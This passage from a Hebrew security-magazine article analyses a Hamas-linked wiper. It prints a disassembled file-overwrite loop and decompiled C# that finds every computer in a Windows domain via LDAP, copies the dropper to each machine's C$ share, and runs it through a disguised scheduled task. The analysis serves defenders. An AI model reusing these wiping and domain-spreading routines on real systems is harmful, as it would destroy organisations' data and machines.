
כלומר: בבדיקה שהנתיב הנוכחי מרשימת הנתיבים שלנו הוא לא אחד מחמשת הקבצים שהתוכנית הראשית שלנו יצרה, במקרה ולא אנחנו - נכנס לחלק הקוד הבא:

```
push    offset Mode     ; "wb"
push    dword ptr [ebx+edi*4] ; FileName
call    _fopen
mov     ebx, eax
add     esp, 8
test    ebx, ebx
jz      short loc_401408

xor     esi, esi

loc_4013C8:
call    _rand
and     eax, 800000FFh
jns     short loc_4013DB

dec     eax
or      eax, 0FFFFFF00h
inc     eax

loc_4013DB:
mov     [ebp+esi+var_458], al
inc     esi
cmp     esi, 1111
jl      short loc_4013C8
```


הקוד מתחיל בכך שהוא קודם כל פותח את הקובץ עליו אנחנו רצים, מאותו רשימת קבצים שהתוכנית יצרה לעצמה בהתחלה. לאחר מכן התוכנית רצה בלולאה 1111 פעמים ומשרשרת בזיכרון מספר רנדומלי בגודל 8 בתים. את אותם רצף בתים משורשרים היא שולחת ביחד עם הגודל לפונקציה שבעצם דורסת את הזכרון של הקובץ.

נראה דוגמא קטנה.


הפונקציה StartAddress במקרה הספציפי שלנו רצה על הקובץ המודגש בתמונה הבאה:




כשפתחתי אותו לפני ההרצה של הפונקציה, התוכן תקני לחלוטין והכיל תוכן כפי שאפשר לראות:



לאחר הרצת הפונקציה, התוכן שהכיל הקובץ היה:




מה שאומר שהפוגען הצליח במזימתו לעשות wipe לקובץ. כל ה-threads שנוצרו אומנם לא ירוצו עד שיגיעו לפונקציה:




אשר אחראית להריץ אותם בצורה סינכרונית, ככה שיש ניסיון ליעול מצד כותבי הפוגען לעבוד במקביליות (כי זאת באמת עבודה ארוכה לעשות wipe לכל הקבצים במערכת...)

וכעת לחלק האחרון: חקירה של הקובץ ההרצה האחרון שיש לנו: Windows Defender Agent.exe. בדיקות בסיסיות על נתוני הקובץ הסטטיות מגלות לנו שמדובר בקובץ C# כפי שרואים מהתמונה:



ובנוסף ניתן לראות מהאנטרופיה הנמוכה שלו שהקובץ גם אינו ארוז או עבר עירפול:



וכל זה מעולה לנו, כי מסתמן שניתן להשתמש ב-dnSpy ולראות את הקובץ בשפה עילית. את הקוד המחולץ ב-C# ניתן לראות כאן.

המסקנות שלי מ-"מבט מלמעלה" על הקוד הן:

- מדובר בכ-300 שורות קוד, לא נורא לניתוח.
- המבנה הוא של לולאות מקוננות.
- בתוך הלולאה הפנימית יש שימוש רב ב-if לבדיקות מסויימות.
- אם נסתכל קצת יותר טוב גם נשים לב שיש הרבה משתנים שאין להם שם אמיתי, אלא יש מיספור למשתנים. מה שקצת הולך להפריע לנו בניתוח, אבל אל דאגה אנחנו נתגבר על זה.

על מנת לקבל הבנה טובה יותר של חלקי הקוד שינתי את השמות של משתנים שחשובים להבנת הקוד כדי להקל על ההבנה. נפרק את הקוד לחלקים. להלן החלק הראשון:

```
18      private static void Main()
19      {
20          Program.FreeConsole();
21          string path = "C:\\Users\\Public\\Microsoft System Agent.exe";
22          try
23          {
24              string machineName = Environment.MachineName;
25              foreach (object obj in Forest.GetCurrentForest().Domains)
26              {
27                  Domain domain = (Domain)obj;
28                  string domin_prefix_name = "";
29                  if (domain.ToString().Contains("."))
30                  {
31                      domin_prefix_name = domain.ToString().Split(new char[] { '.' })[0];
32                  }
33                  else
34                  {
35                      domin_prefix_name = domain.ToString();
36                  }
```

הוא מבצע את הפעולות הבאות:

- סגירת החלון של התוכנית - לא מובן למה לא קימפלו בגרסת console אבל אין לנו בעיה עם זה.
- שמירת הנתיב של הפוגען המקורי שממנו הכל התחיל במשתנה (Microsoft System Agent.exe זוכרים?).
- לאחר מכן, התוכנית שומרת את תחילת שם ה-domain בוא נמצא המחשב.

שלב הבא:

```
foreach (object computers in new DirectorySearcher(new DirectoryEntry("LDAP://" + domain.PdcRoleOwner.Name +
"/DC=" + domain.Name.Replace(".", ",DC=")))
{
    Filter = "(objectClass=computer)"
}.FindAll())
{
    SearchResult searchResult = (SearchResult)computers;
    if (searchResult.Properties.Contains("name"))
    {
        string computer_name = searchResult.Properties["name"][0].ToString();
```

- מציאת המחשבים שנמצאים באותו ה-domain של המחשב הניזוק.
- כל מחשב שנמצא נכנס לתוך הלולאה.
- הלולאה מתחילה בניסיון למצוא את שם המחשב עליו רצה הלולאה.

השלב הבא הוא:

```
if (!string.Equals(computer_name, machineName, StringComparison.OrdinalIgnoreCase))
{
    try
    {
        string path_for_implant = "\\\\" + computer_name + "\\C$\\Users\\Public\\Microsoft System Agent.exe";
        File.Copy(path, path_for_implant, true);
```

כלומר במידה והשם של המחשב לא זהה לשם של המחשב הניזוק כרי מדובר במחשב אחר, אז מכינים נתיב לפוגען המקורי שממנו הכל התחיל (Microsoft System Agent.exe) למחשב החדש ומנסים לעשות לו העתקה של הקובץ.

לאחר מכן:

```
if (File.Exists(path_for_implant))
{
    string schedule_task_name = "MicrosoftEdgeUpdateTaskMachinesCores";
    try
    {
        object schedule_task_service_instance = Activator.CreateInstance(Type.GetTypeFromProgID("Schedule.Service"));
        if (Program.<>o__1.<>p__0 == null)
        {
            Program.<>o__1.<>p__0 = CallSite<Action<CallSite, object, string>>.Create(Binder.InvokeMember(CSharpBinderFlags.ResultDiscarded, "Connect", null, typeof(Program), new CSharpArgumentInfo[]
            {
                CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.None, null),
                CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.UseCompileTimeType, null)
            }));
        }
        Program.<>o__1.<>p__0.Target(Program.<>o__1.<>p__0, schedule_task_service_instance, computer_name);
```

- ווידוא שהפוגען מצליח להעתיק את הפוגען המקורי למחשב הניזוק
- במקרה וכן ניצור מופע של של Schedule Task Service על המחשב הניזוק.

כל שאר התוכנית עוסקת בהגדרת משימה מתוזמנת על גבי אותו מופע Schedule Task Service שיצרנו, ככה שיפעיל את הפוגען המקורי גם במחשב הנדבק.

לסיכום: מטרת הפוגען האחרון הוא להדביק את כל המחשבים ב-Domain שלם, כך שבמידה והפוגען מצליח לפעול במחשב עם הרשאות דומיניות גבוהות, הוא מסוגל להשבית ארגון\חברה שלמה ולהרוס לה את כל המחשבים.

סיכום הפוגען

מדובר בפוגען תעמולתי, שנועד לפגוע בישראלים ולפגוע בהערכתם לממשל, החמאס לא מרחמים גם טכנולוגית ורוצים שכל המחשבים של הנפגעים יהרסו, ומבחינתם אפילו מבורך להרוס מחשבים של חברות וארגונים גדולים ככל שיהיו.


אזכיר בקצרה את הפונקציונליות של הפוגען. אז בהתחלה הפוגען משיג שרידות ע"י שמעתיק את עצמו לנתיב חדש במחשב ומנסה להפעיל את הקובץ המועתק. כל עוד הפוגען הצליח להעתיק את עצמו אז הוא מגיע לשלב הבא בוא הוא מחלץ מתוך קובץ ההרצה שלו מספר קבצים:

- שני קבצי exe
- קובץ jpg
- סרטון בפורמט mp4

ולאחר מכן הפוגען נכנס ללולאה הבאה:

- מוודא שהתוכנית Microsoft System Manager.exe (ה-wiper) רצה על המחשב הניזוק.
- מוודא שהתוכנית Windows Defender Agent.exe (המדביק) רצה על המחשב הניזוק.
- מגבירה את הוולויום של המחשב הניזוק.
- מפעילה את הסרטון שהפוגען טען למחשב.
- עושה sleep ל-42 שניות.
- וחוזר חלילה...

התמונה הבאה מתארת את פונקציונליות הפוגען בצורה מובנת:



[מקור: הבלוג של Harfanglab.io על אותו הפוגען]

סיכום

הפוגען אומנם הוא לא הכי איכותי שיש, ולא קשה להתחקות אחריו ולהבין בדיוק מה הוא עושה, אבל הוא מראה לנו שאפשר לנצל מספר דרכים פשוטות על מנת ליצור פוגען בעל פונקציונליות רבה, ושלא חייבים להיות גאוני עולם כדי ליצור אחד כזה. בכך שיוצרי הפוגען לא עשו שימוש ב-Packer אפשר לקבל מהם את הרושם של "אין לנו מה להסתיר, זה סתם פוגען פשוט ויש לנו עוד מלא כאלה, ככה שלא אכפת לנו לחשוף אותו בפניכם לחקירה". נקודה נוספת לטובתם הוא עבודה שהם השתמשו במייל שנראה אמין ויכול להפיל בפח בקלות אנשים ללא רקע בסייבר, וסביר להניח שעל זה התוקפים שמו את מאמציהם העיקריים.

כמובן שהמטרה האמיתית בהפצת הפוגען הוא ליצור תעמולה, כך שאם אנשים רבים יורידו אותו והוא יתפרסם ברשת, הדבר יגרום לאנשים לפחד ואולי להגביר את השנאה בשלטון וכלפי ביבי בפרט (הסרטון התמקד בחלק הזה). מפאת חוסר הפרסום של הפוגען, ניכר כי הקמפיין שלהם לא צלח. אני מאמין שרוב קוראי המאמר לא ראו את התמונות והסרטונים שהופיעו בפוגען, מה שאומר שבמזל הוא לא הצליח בפרסום שלו ולא גרם לנזק לו קיוו כותביו.

לקריאה נוספת

קישורים נוספים ומקורות שעליהם מסתמך המאמר:

- https://research.checkpoint.com/2024/19th-february-threat-intelligence-report/
- https://malpedia.caad.fkie.fraunhofer.de/actor/aridviper
- https://www.sentinelone.com/cybersecurity-101/advanced-persistent-threat-apt/
- https://web.archive.org/web/20220406201415/https://www.cybereason.com/blog/operation-bearded-barbie-apt-c-23-campaign-targeting-israeli-officials
- https://harfanglab.io/en/insidethelab/samecoin-malware-hamas/
- https://he.wikipedia.org/wiki/%D7%A0%D7%92%D7%9E%22%D7%A9_%D7%9E%D7%A8%D7%9B%D7%91%D7%94

דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-160 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב: למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה רבות כדי להביא לכם את הגליון.

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' about a revolution sounds like a whisper"

הגליון הבא ככל הנראה בסוף חודש אפריל.

אפיק קסטיאל,

31.03.2024